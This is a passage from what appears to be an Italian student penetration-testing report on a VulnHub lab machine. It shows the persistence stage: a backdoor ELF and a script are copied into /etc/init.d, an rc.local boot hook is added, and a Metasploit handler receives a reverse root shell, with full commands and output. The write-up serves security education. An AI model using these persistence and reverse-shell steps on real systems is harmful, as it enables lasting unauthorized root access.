Arrivati a questo punto, carichiamo la backdoor e lo script sulla macchina target utilizzando lo strumento scp. Questo strumento permette di trasferire file da una macchina a un'altra sfruttando una connessione SSH. Quindi, andremo ad eseguire i seguenti comandi sulla shell root della macchina target:

- “scp leobonny97@10.0.2.15:shell.elf /etc/init.d”;
- “scp leobonny97@10.0.2.15:in.sh /etc/init.d”.

Eseguendo questi comandi, otterremo i risultati presenti in Figura 24.

Figura 24

```
# scp leobonny97@10.0.2.15:shell.elf /etc/init.d
leobonny97@10.0.2.15's password:
shell.elf                                     100% 207 382.9KB/s 00:00
# scp leobonny97@10.0.2.15:in.sh /etc/init.d
leobonny97@10.0.2.15's password:
in.sh                                         100% 32 43.6KB/s 00:00
# █
```

Adesso, dobbiamo fare in modo che lo script creato venga avviato ad ogni avvio, inserendolo nel file “rc.local”.

Eseguendo il comando “sed -i '\$d' /etc/rc.local” ci rendiamo conto che il file non esiste, come è possibile vedere in Figura 25.

Figura 25

```
# sed -i '$d' /etc/rc.local
sed: can't read /etc/rc.local: No such file or directory
# █
```

Quindi, innanzitutto andiamo a creare il file, utilizzando vi:

- “vi /etc/rc.local”

Quindi, aggiungiamo le righe che permettono di avviare la backdoor all’avvio del sistema:

- “#!/bin/sh”;
- “sh /etc/init.d/in.sh”;
- “exit 0”.

In Figura 26 possiamo visualizzare il contenuto intero del file “rc.local”.

Figura 26

```
#!/bin/sh

sh /etc/init.d/in.sh

exit 0
█
```

Ora impostiamo i permessi di accesso tramite il seguente comando (Figura 27):

- “chmod +x /etc/rc.local”;

Figura 27

```
# vi /etc/rc.local
# chmod +x /etc/rc.local
# █
```


Arrivati a questo punto la backdoor è stata installata con successo. Quindi, utilizziamo un generico modulo handler per metterci in ascolto sulla macchina Kali. Possiamo fare ciò eseguendo i seguenti comandi:

- “use exploit/multi/handler”;
- “set LHOST 10.0.2.15”;
- “set LPORT 4444”;
- “set payload linux/x86/shell/reverse_tcp”;
- “run”.

È possibile vedere l’esecuzione di questi comandi in Figura 28.

Figura 28

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
```

Quando la macchina target verrà riavviata otterremo una connessione con la stessa, come è possibile vedere in Figura 29.

Figura 29

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (36 bytes) to 10.0.2.11
[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.11:33338) at 2021-01-02 15:35:06 -0500

whoami
root
```

Quindi, possiamo ottenere sempre una connessione con la macchina target. Inoltre, come è possibile vedere sempre in Figura 29, avremo i privilegi da root.

Capitolo 8: Conclusioni

Possiamo concludere che il processo di Penetration Testing ha avuto successo sulla macchina target utilizzata. Inoltre, utilizzando questo documento sarà possibile replicare il processo descritto.

Capitolo 9: Riferimenti

Ora andiamo ad elencare i riferimenti utilizzati per svolgere questo processo.

- Slide del corso
- Riferimento alla macchina target: <https://www.vulnhub.com/entry/firstblood-1,564/>
- CVE-2018-16843: <https://www.cvedetails.com/cve/CVE-2018-16843/>
- CVE-2018-15473: <https://www.exploit-db.com/exploits/45233>
- SSH: <https://www.ssh.com/ssh/command/>
- SSH Upload File: <https://www.simplified.guide/ssh/copy-file>
- GTFOBins ftp: <https://gtfobins.github.io/gtfobins/ftp/>
- TCP Timestamp:
<http://www.securityspace.com/smysecure/catid.html?id=1.3.6.1.4.1.25623.1.0.80091>